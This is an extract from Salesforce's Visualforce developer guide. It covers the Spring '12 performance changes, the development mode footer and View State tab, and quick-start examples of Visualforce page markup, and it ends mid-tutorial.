The Spring '12 release has a new performance enhancement, Single View State. This is an optimization to how the view state is encoded and sent for Visualforce forms. This optimization can reduce the amount of data transmitted between Salesforce servers and browser clients, and reduce processing time on the server, as well as in the browser. This can improve the responsiveness of complex Visualforce pages. View state optimization is performed automatically and transparently for new and existing Visualforce pages. You don't have to do anything to take full advantage of this improvement.

Although this optimization will have minimal-to-zero impact, it is a change from past behavior in Visualforce, and we expect that customers will want to proceed cautiously. Single View State will initially only be enabled for customers who request it. The enhancement will be generally available and rolled out to all customers at a later date. Contact salesforce.com to have Single View State enabled for your organization.

To assist customers with their validation processes, here are some technical details regarding Single View State. The specific enhancement is to only include one copy of the view state per Visualforce page, no matter how many forms are on that page. Previously every form on a page had a redundant copy of the view state, embedded in the form using a hidden input field. If there were many forms on a page, this added up, increasing the amount of data that needed to be transferred every time a page was loaded.

With Single View State enabled, Visualforce will only include one copy of the encoded view state, in a hidden input field at the beginning of the page content. When a form is submitted the view state is dynamically attached to the form via JavaScript and then submitted normally.

The enhancement makes a long-standing "best practice" obsolete. While we still recommend that you don't overload Visualforce pages with too much functionality all on one page, you no longer need to worry about using multiple forms on a page. Using multiple forms will no longer "bloat" your page with extra copies of the view state.

PDF Optimizations and Limits

In Spring '12, PDF generation of Visualforce pages that include images has been optimized. The time to generate pages using `renderAs="PDF"` should be reduced and the resulting PDF files are smaller. The optimization is most significant for pages with repeating images.

Also, two new limits have been added. They ensure the PDF optimizations are effective and evenly applied to all customers:

- Maximum PDF file size: 60 MB
- Maximum total size of all images included in a PDF: 30 MB

These limits are intended to prevent unintentional runaway PDF file generation. Customers with Visualforce pages that generate large PDF files that exceed these limits can contact salesforce.com to arrange for short-term increased limits.

More Strict Validation for Input Components `value` Attribute

When you save a page, the `value` attribute of all input components—`<apex:inputField>`, `<apex:inputText>`, and so on—is validated to ensure it's a single expression, with no literal text or white space, and is a valid reference to a

single controller method or object property. Beginning with pages saved using API version 24.0, this error checking is more strict for two specific cases:

- An empty expression “{!}” is treated as an error instead of silently doing nothing.
- An incomplete expression, such as “{!someProp”, which is missing the trailing “}”, is treated as an error instead of displaying as literal text.

Pages saved using API version 23.0 or earlier are subject to the previous validation behavior for input components. If you want less strict validation, keep your pages saved in API version 23.0 or earlier.

Referential Integrity Validation Improvements

With additional referential integrity checking it is now more difficult to unintentionally break a Visualforce page by making a change to an Apex class, or changes to objects, custom settings, labels, or fields sets in the Salesforce application.

Visualforce JavaScript Remoting Response Compression

JavaScript Remoting responses are now compressed, significantly reducing payload size. This optimization is transparent, and results in improved response times.

Other Optimizations

Spring '12 also brings a larger-than-usual collection of internal optimizations to improve the performance and robustness of Visualforce. You won't see them, but we think you'll feel them.

Documentation Typographical Conventions

Apex and Visualforce documentation uses the following typographical conventions.

Convention	Description
Courier font	In descriptions of syntax, monospace font indicates items that you should type as shown, except for brackets. For example: <pre>Public class HelloWorld</pre>
<i>Italics</i>	In description of syntax, italics represent variables. You supply the actual value. In the following example, three values need to be supplied: <i>datatype variable_name [= value]</i> ; <p>If the syntax is bold and italic, the text represents a code element that needs a value supplied by you, such as a class name or variable value:</p> <pre>public static class <i>YourClassHere</i> { ... }</pre>
< >	In descriptions of syntax, less-than and greater-than symbols (< >) are typed exactly as shown. <pre><apex:pageBlockTable value="{!account.Contacts}" var="contact"> <apex:column value="{!contact.Name}"/></pre>

Convention	Description
	<pre data-bbox="570 254 1260 327" style="background-color: #f0f0f0;"> <apex:column value="{!contact.MailingCity}"/> <apex:column value="{!contact.Phone}"/> </apex:pageBlockTable></pre>
{}	<p data-bbox="553 384 1235 415">In descriptions of syntax, braces ({}) are typed exactly as shown.</p> <pre data-bbox="570 453 984 527" style="background-color: #f0f0f0;"> <apex:page> Hello {!\$User.FirstName}! </apex:page></pre>
[]	<p data-bbox="553 579 1446 646">In descriptions of syntax, anything included in brackets is optional. In the following example, specifying value is optional:</p> <pre data-bbox="583 684 1081 716" style="background-color: #f0f0f0;"> data_type variable_name [= value];</pre>
	<p data-bbox="553 762 1471 867">In descriptions of syntax, the pipe sign means “or”. You can do one of the following (not all). In the following example, you can create a new unpopulated set in one of two ways, or you can populate the set:</p> <pre data-bbox="570 905 1300 999" style="background-color: #f0f0f0;"> Set<data_type> set_name [= new Set<data_type> ();] [= new Set<data_type>(value [, value2. . .]);] ;</pre>

Tools for Visualforce Development

Before you begin developing Visualforce pages and components, familiarize yourself with the different places to create them:

- The best way to build Visualforce is by enabling Visualforce development mode. Visualforce development mode is only available for users with the “Customize Application” permission. Development mode provides you with:
 - ◇ A special development footer on every Visualforce page.

The footer includes an editor for the page markup, its view state, any associated controller, as well as a link to the component reference documentation. The page markup editor offers highlighting, find-replace functionality, and auto-suggest for component tag and attribute names.
 - ◇ The ability to define new Visualforce pages just by entering a unique URL
 - ◇ Error messages that include more detailed stack traces than what standard users receive

To enable Visualforce development mode:

1. Click ***Your Name*** > **Setup** > **My Personal Information** > **Personal Information**, and click **Edit**.
 2. Select the **Development Mode** checkbox.
 3. Optionally, select the **Show View State in Development Mode** checkbox to enable the **View State** tab on the development footer. This tab is useful for monitoring the performance of your Visualforce pages.
 4. Click **Save**.
- You can also develop Visualforce pages through the Salesforce user interface by clicking ***Your Name*** > **Setup** > **Develop** > **Pages**. For Visualforce components, click ***Your Name*** > **Setup** > **Develop** > **Components**.
 - **The Force.com IDE**, a plug-in for the Eclipse IDE, offers capabilities not found elsewhere. The Force.com IDE provides a unified interface for building and deploying Force.com applications, and includes tools such as source code editors, project wizards, and integrated help. The IDE is designed for advanced developers and development teams.

Using the Development Mode Footer

With development mode enabled, you can view and edit the content of a page by navigating to the URL of the page. For example, if a page is named `HelloWorld`, and your `salesforce.com` instance is `na3.salesforce.com`, enter `https://na3.salesforce.com/apex/HelloWorld` in your browser's address bar. Development mode also provides you with a special development footer to edit your Visualforce pages and custom controllers, as well as monitor Visualforce performance.

After enabling development mode, all Visualforce pages display with the development mode footer at the bottom of the browser:

- Click **Page Editor** to view and edit the associated Visualforce markup without having to return to the Setup area. All changes you make to the page markup immediately display when you save the page.
- If the page uses a custom controller, click **Controller** to edit the associated Apex class.
- If the page uses any controller extensions, the names of each extension are available as tabs. Clicking on the tab lets you edit the associated Apex class.

- If enabled in Setup, the **View State** tab displays information about the items contributing to the view state of the Visualforce page.
- Click **Save** (just above the edit pane) to save your changes and refresh the content of the page.
- Click **Component Reference** to view the documentation for all supported Visualforce components.
- Click **Where is this used?** to view a list of all items in Salesforce that reference the page, such as custom tabs, controllers, or other pages.

About the View State Tab

The *view state* of a web page is composed of all the data that's necessary to maintain the state of the controller during server requests (like sending or receiving data). Since the view state contributes to the overall size of your page, performance of a page can depend on efficiently managing the view state. The View State tab in the development mode footer provides information about the view state of your Visualforce page as it interacts with Salesforce.



Note: The View State tab should be used by developers that understand the page request process. Familiarize yourself with the [order of execution in a Visualforce page](#) before using the tab.

To enable the View State tab:

1. Click **Your Name > Setup > My Personal Information > Personal Information**, and click **Edit**.
2. Select the `Development Mode` checkbox if it isn't selected.
3. Select the `Show View State in Development Mode` checkbox.
4. Click **Save**.



Note: Since the view state is linked to form data, the View State tab only appears if your page contains an `<apex:form>` tag. In addition, the View State tab displays only on pages using [custom controllers or controller extensions](#).

The View State tab is composed of folder nodes. If you click on any folder, a pie chart with a Content tab appears. This chart displays the folder's child Visualforce custom controllers, Apex objects, or fields. You can see which elements contribute to the parent's overall size by hovering over pieces of the graph. This is the same information as the individual text nodes. The chart requires Flash version 6 or greater enabled on your browser.

Salesforce allows Visualforce pages to have a maximum view state size of 135KB. The View State tab shows you which elements on your page are taking up that space. A smaller view state size generally means quicker load times. To minimize your pages' view state, you can optimize your Apex controller code and remove any superfluous Visualforce components used. For example:

- If you notice that a large percentage of your view state comes from objects used in controllers or controller extensions, consider refining your `SOQL` calls to return only data that's relevant to the Visualforce page.
- If your view state is affected by a large component tree, try reducing the number of components your page depends on.

For more information on how to improve Visualforce using the View State tab, see [Best Practices for Improving Visualforce Performance](#) on page 245.

The View State tab contains the following columns (in alphabetical order):

Column	Description
% of Parent	The percent of the overall size that the custom controller, Apex object, or field contributes to the parent.
Name	The name of the custom controller, Apex object, or field.
Size	The view state size of the custom controller, Apex object, or field.

Column	Description
Type	The type of custom controller, Apex object, or field.
Value	The value of the field.

The Name column contains nodes defining the various parts of your Visualforce page. They are (in alphabetical order):

Node	Description
Component Tree	This represents the overall structure of your page. Its size is affected by the number of components you have on the page. Generally, fewer components means a smaller component tree, which could result in faster load times. You can see how much of your view state size is made up from the component tree by clicking the <code>View State</code> folder.
Internal	This represents the internal Salesforce data used by your Visualforce page. This can't be controlled by developers. You can see how much of your view state size is made up from internal elements by clicking the <code>State</code> folder.
Expressions	This represents the data used by formula expressions defined in your Visualforce page.
State	This folder contains all the Visualforce custom controllers, Apex objects, or fields. By expanding the child <code>Controller</code> and <code>Controller Extension</code> folders, you can see each object that's on the page, its fields, and the value of those fields. Generally, these are dependent on your Apex controller logic.
View State	This folder contains all the nodes. By clicking on it, you can find overall information about your Visualforce page's view state. The <code>Capacity</code> tab tells you how much of your allotted view state size is being used. If you exceed that amount, the graph will also tell you how many kilobytes you've gone over.

About the Visualforce Editor

When editing Visualforce pages through the development mode footer or from Setup, an editor is available with the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow Javascript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<H1>` tag with an `<H2>` tag and keep all the attributes on the original `<H1>` intact, search for `<H1 (\s+) (.*)>` and replace it with `<H2$1$2>`.

Go to line (→)

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo (↶) and Redo (↷)

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line (→) to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

Chapter 3

Getting a Quick Start with Visualforce

To showcase the essential elements of Visualforce, this chapter includes a set of examples that demonstrate features of the language. While the examples do not go into every detail, rule, or exception for every tag or controller, new Visualforce developers can use this tutorial to understand how Visualforce works before proceeding to the more detailed descriptions in the remainder of this guide.

The examples are broken up into beginner and advanced sections. The beginner examples primarily use Visualforce markup. The advanced examples use Force.com Apex code in addition to Visualforce markup.

[Advanced examples](#) that require Apex are in their own chapter.

Compiling Visualforce Successfully

You can't save your Visualforce pages and components unless they correctly compile. Here's a list of things to watch out for when creating Visualforce pages:

- Verify that your component tags start with the correct namespace identifier like `apex:`—that is, `apex` followed by a colon.
- Make sure that every opening quote and bracket has a closing one.
- Verify that the controller or controller extension is named correctly.
- Visualforce pages and components created using Salesforce API version 19.0 or higher must be written as well-formed XML. In general, this means that elements must be correctly nested, non-empty elements must have an end tag, empty elements must be terminated with a closing slash (“/”), and so on. The World Wide Web Consortium (W3C) provides [an article on the specifications of well-formed XML](#).

The following exceptions are allowed:

- ◇ Code that violates well-formed XML is permitted inside JavaScript. For example, you don't need to use `<![CDATA[]]>` tags in Visualforce.
- ◇ Code that violates well-formed XML is permitted inside expressions. For example, you don't need to escape quotation marks inside formulas.
- ◇ XML directives that are normally required at the beginning of a page—such as `<?xml version="1.0" encoding="UTF-8"?>`—can occur inside top-level container tags, like `<apex:page>` and `<apex:component>`.

Creating Your First Page

With [development mode enabled](#), you can create your first Visualforce page by entering a URL for the page in your browser's address bar as follows:

```
https://Salesforce_instance/apex/myNewPageName
```

For example, if you want to create a page called “HelloWorld” and your salesforce.com organization uses na3.salesforce.com, enter `http://na3.salesforce.com/apex/HelloWorld`.

Because the page does not yet exist, you are directed to an intermediary page from which you can create your new page. Click **Create Page** `<myNewPageName>` to create it automatically.



Note: If you do not have Visualforce development mode enabled, you can also create a new page by clicking **Your Name** > **Setup** > **Develop** > **Pages**, and then clicking **New**.

Visualforce pages can always be edited from this part of setup, but to see the results of your edits you have to navigate to the URL of your page. For that reason, most developers prefer to work with development mode enabled so they can view and edit pages in a single window.




Figure 4: A New Visualforce Page

You now have a Visualforce page that includes default text. To edit your new page, click the **Page Editor** bar that appears at the bottom of the browser. It expands to show you the following Visualforce markup:

```
<apex:page>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Apex Page: HelloWorld
  <!-- End Default Content REMOVE THIS -->
</apex:page>
```

This default markup includes the only required tag for any page— the `<apex:page>` tag that begins and ends any page markup. Embedded within the start and close `<apex:page>` tags is plain text, some of which is formatted with a standard HTML tag, `<h1>`.

As long as you keep the required `<apex:page>` tag you can add as much plain text or valid HTML to this page as you want. For example, after entering the following code and clicking **Save** in the Page Editor, the page displays the text “Hello World!” in bold:

```
<apex:page>
  <b>Hello World!</b>
</apex:page>
```



Tip: Pay attention to warnings—the Visualforce editor displays a warning if you save a page with HTML that does not include a matching end tag for every opened tag. Although the page saves, this malformed HTML might cause problems in your rendered page.

Displaying Field Values with Visualforce

Visualforce pages use the same expression language as formulas—that is, anything inside `{! }` is evaluated as an expression that can access values from records that are currently in context. For example, you can display the current user's first name by adding the `{!$User.FirstName}` expression to a page:

```
<apex:page>
  Hello {!$User.FirstName}!
</apex:page>
```

`$User` is a global variable that always represents the current user record. All global variables are referenced with a `$` symbol. For a list of global variables that you can use in Visualforce, see [Global Variables](#) on page 446.

To access fields from a record that is not globally available, like a specific account, contact, or custom object record, you need to associate your page with a *controller*. Controllers provide pages with the data and business logic that make your application run, including the logic that specifies how to access a particular object's records. While you can define a custom controller for any page with Apex, Salesforce includes standard controllers for every standard and custom object.

For example, to use the standard controller for accounts, add the `standardController` attribute to the `<apex:page>` tag, and assign it the name of the account object:

```
<apex:page standardController="Account">
  Hello {!$User.FirstName}!
</apex:page>
```

After you save your page, the Accounts tab is highlighted for the page, and the look-and-feel for the components on the page match the Accounts tab. Additionally, you can now access fields on the account record currently in context by using `{!account.<fieldName>}` expression syntax.

For example, to display an account's name on a page, use `{!account.name}` in the page markup:

```
<apex:page standardController="Account">
  Hello {!$User.FirstName}!
  <p>You are viewing the {!account.name} account.</p>
</apex:page>
```

The `{!account.name}` expression makes a call to the `getAccount()` method in the standard Account controller to return the record ID of the account currently in context. It then uses dot notation to access the `name` field for that record.



Note: You cannot access parent objects using this expression language. In other words, `{!account.parent.name}` will return an error.



Note: When you save a page, the `value` attribute of all input components—`<apex:inputField>`, `<apex:inputText>`, and so on—is validated to ensure it's a single expression, with no literal text or white space, and is a valid reference to a single controller method or object property. An error will prevent saving the page.

To bring an account record into the current context, you must add a query parameter to the page URL that specifies the ID of the record. To do this:

1. Find the ID of an account by any means you wish. One easy way is to view the detail page of an account record and copy the character code at the end of the URL. For example, if you navigate to an account detail page with the following URL:

```
https://na3.salesforce.com/001D000000IRt53
```

Then `001D000000IRt53` is the ID for the account.

2. Back on your page, add the account ID as a query string parameter to the URL in your browser's address bar. For example, if your page is located at:

```
https://na3.salesforce.com/apex/HelloWorld2
```

Add `?id=001D000000IRt53` to the end of the URL:

```
https://Salesforce_instance/apex/HelloWorld2?id=001D000000IRt53
```



Note: If you use the `id` parameter in a URL, it must refer to the same entity referred to in the standard controller.

Once an account ID is specified in the URL, the page displays the appropriate account name, as shown in the following figure.

The screenshot shows a Visualforce page with a navigation bar (Home, Leads, Accounts, Contacts, Reports, Dashboards, Documents, Products) and a sidebar with 'Recent Items' (Hello World, Liz Garcia, Marc Ryan, Working Writer). The main content area displays 'Hello Liz!' and 'You are viewing the Hello World account.' The page editor at the bottom shows the following code:

```

1 <apex:page standardController='Account'>
2   Hello {!$User.FirstName}!
3   <p>You are viewing the {!account.name} account.</p>
4 </apex:page>

```

Annotations in the image explain that setting the `standardController` attribute to "Account" tells the page to use the Account styling, and that the `id` parameter in the URL allows the page to display field values for a specific record.

Figure 5: Displaying Account Data in a Visualforce Page

Using the Visualforce Component Library

Up to this point, the only Visualforce tag that has been used in the examples is the mandatory `<apex:page>` tag that must be placed at the start and end of all Visualforce markup. However, just as you can insert images or tables into an HTML document with the `` or `<table>` tags, respectively, you can add user interface components to your Visualforce pages using tags that are defined in the Visualforce component library.

For example, to add a component that looks like a section on a detail page, use the `<apex:pageBlock>` component tag:

```
<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You are viewing the {!account.name} account.
  </apex:pageBlock>
</apex:page>
```




Figure 6: The `<apex:pageBlock>` Component

Tags also exist for other common Salesforce interface components, such as related lists, detail pages, and input fields. For example, to add the content of a detail page, use the `<apex:detail>` component tag:

```
<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You are viewing the {!account.name} account.
  </apex:pageBlock>
  <apex:detail/>
</apex:page>
```





Figure 7: The <apex:detail> Component Without Attributes

Without any specified attributes on the tag, <apex:detail> displays the complete detail view for the context record. If you want to modify properties such as which record details are displayed, or whether related lists or the title appear, you can use attributes on the tag. For example, the following markup displays the details of the context account's owner, without related lists or a colored title bar:

```
<apex:page standardController="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    You are viewing the {!account.name} account.
  </apex:pageBlock>
  <apex:detail subject="{!account.ownerId}" relatedList="false" title="false"/>
</apex:page>
```




Figure 8: The <apex:detail> Component Without Related List or Title Elements

To browse the component library, click **Component Reference** in the Page Editor. From this page you can drill down into any component to see the attributes that are available for each, including any [custom components](#) that you define.

See Also:


[Standard Component Reference](#)

Overriding an Existing Page with a Visualforce Page

Suppose you want to change the format of an existing page, such as the standard account detail page. All the information for an account displays on a single page. If there's a lot of information, you might end up doing a lot of scrolling. Using a Visualforce page you can make each section for an account display in a tab, such as contacts, opportunities, and so on.

First, create a new Visualforce page using the quick fix.

1. In your browser, add the text `/apex/tabbedAccount` to the URL for your Salesforce instance. For example, if your Salesforce instance is `https://na1.salesforce.com`, the new URL would be `https://na1.salesforce.com/apex/tabbedAccount`. You will get the following error message:



2. Click the **Create Page tabbedAccount** link to create the new page.
3. Click the Page Editor link in the bottom left corner of the page. This displays the code for the new page, which should look like this:

```
<apex:page>
<!-- Begin Default Content REMOVE THIS -->
<h1>Congratulations</h1>
This is your new Page: tabbedAccount
<!-- End Default Content REMOVE THIS -->
</apex:page>
```

4. Replace the existing code with the following and click **Save**:

```
<apex:page standardController="Account" showHeader="true"
  tabStyle="account" >
  <style>
    .activeTab {background-color: #236FBD; color:white;
      background-image:none}
    .inactiveTab { background-color: lightgrey; color:black;
      background-image:none}
  </style>
  <apex:tabPanel switchType="client" selectedTab="tabdetails"
    id="AccountTabPanel" tabClass='activeTab'
    inactiveTabClass='inactiveTab'>
    <apex:tab label="Details" name="AccDetails" id="tabdetails">
      <apex:detail relatedList="false" title="true"/>
    </apex:tab>
    <apex:tab label="Contacts" name="Contacts" id="tabContact">
      <apex:relatedList subject="{!account}" list="contacts" />
    </apex:tab>
```

```

<apex:tab label="Opportunities" name="Opportunities"
  id="tabOpp">
  <apex:relatedList subject="{!account}"
    list="opportunities" />
</apex:tab>
<apex:tab label="Open Activities" name="OpenActivities"
  id="tabOpenAct">
  <apex:relatedList subject="{!account}"
    list="OpenActivities" />
</apex:tab>
<apex:tab label="Notes and Attachments"
  name="NotesAndAttachments" id="tabNoteAtt">
  <apex:relatedList subject="{!account}"
    list="NotesAndAttachments" />
</apex:tab>
</apex:tabPanel>
</apex:page>

```

5. Notice that there is no data in the Account page. You need to specify the ID of a particular account in the URL, as you've done with previous pages. For example,

```
https://Salesforce_instance/apex/tabbedAccount?id=001D000000IRt53
```

After you add in an account ID, your page should display as follows:

The screenshot shows the Salesforce user interface for an Account page titled "Hello World". The page has a navigation bar with tabs for "Details", "Contacts", "Opportunities", "Open Activities", and "Notes and Attachments". The "Details" tab is active, showing account information such as Account Owner (Liz Garcia), Account Name (Hello World), and Address Information. A Page Editor overlay is visible at the bottom of the screen, displaying the Visualforce markup for the page, including the `<apex:page standardController="Account" showHeader="true">` tag and the `<tabStyle="account">` tag, along with CSS styles for active and inactive tabs.

Things to note about the page markup:

- `<style>` is actually part of CSS markup, not Visualforce markup. It defines the styles for two types of tabs: `activeTab` and `inactiveTab`.
- `<apex:tabPanel>` is used to generate the tabs. Notice how it uses the following attributes:
 - ◊ `tabClass` attribute: specifies the style class used to display a tab when it is active.
 - ◊ `inactiveTabClass` attribute: specifies the style class used to display a tab when it is inactive.

- Within the definition of the tab panel, is the definition of each child tab component, `<apex:tab>`. The first tab uses the `<apex:detail>` tag to return that portion of the detail view for the page:

```
<apex:tab label="Details" name="AccDetails" id="tabdetails">
  <apex:detail relatedList="false" title="true"/>
</apex:tab>
```

While the rest of the tabs use the `<apex:relatedList>` to specify the different parts of the account page. The following is the tab for contacts. It uses an existing list of contacts.

```
<apex:tab label="Contacts" name="Contacts" id="tabContact">
  <apex:relatedList subject="{!account}" list="contacts" />
</apex:tab>
```

Now that you've created a page to display an account with tabs, you can use this page to override the detail view for all accounts.

1. Click **Your Name** > **Setup** > **Customize** > **Accounts** > **Buttons and Links**.
2. In the Standard Buttons and Links related list, click **Edit** next to **View**.
3. For **Override With** select Visualforce Page.
4. From the Visualforce Page drop-down list, select **tabbedAccount**.
5. Click **Save**.

Click the Account tab, and select any account. The detail for the account is now displayed with tabs.


Redirecting to a Standard Object List Page

For buttons or links that navigate a user to a standard tab, you can redirect the content to present a list of standard objects.

Create a Visualforce page with the following markup:

```
<apex:page action="{!URLFOR($Action.Account.List, $ObjectType.Account)}"/>
```

The user will see a page that resembles the following:



Action	Account Name	Account Site	Billing State/Province	Phone
<input type="checkbox"/> Edit Del	University of Almania		AZ	(520) 773-9050
<input type="checkbox"/> Edit Del	United Oil & Gas, UK		UK	+44 191 4956203
<input type="checkbox"/> Edit Del	United Oil & Gas, Sing...		Singapore	(650) 450-8810
<input type="checkbox"/> Edit Del	United Oil & Gas Corp.		NY	(212) 842-5500

Figure 9: Overriding the Account Detail Page

The Visualforce page can also refer to other standard objects, such as contacts, by changing the reference to the standard object. For example:

```
<apex:page action="{!URLFOR($Action.Contact.List, $ObjectType.Contact)}"/>
```

Using Input Components in a Page

So far the examples in this quick start tutorial show ways that you can display data in a Visualforce page. To capture input from a user, use the `<apex:form>` tag with one or more input components and a `<apex:commandLink>` or `<apex:commandButton>` tag to submit the form.

The input component tag that is most often used in a form is `<apex:inputField>`. This tag renders the appropriate input widget based on a standard or custom object field's type. For example, if you use an `<apex:inputField>` tag to display a date field, a calendar widget displays on the form. If you use an `<apex:inputField>` tag to display a picklist field, a drop-down list displays instead. The `<apex:inputField>` tag can be used to capture user input for any standard or custom object field, and respects any metadata that is set on the field definition, such as whether the field is required or unique, or whether the current user has permission to view or edit it.

For example, the following page allows users to edit and save the name of an account:



Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.

```
<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="Hello {!$User.FirstName}!">
      You are viewing the {!account.name} account. <p/>
      Change Account Name: <p/>
      <apex:inputField value="{!account.name}"/> <p/>
      <apex:commandButton action="{!save}" value="Save New Account Name"/>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Notice in the example that:

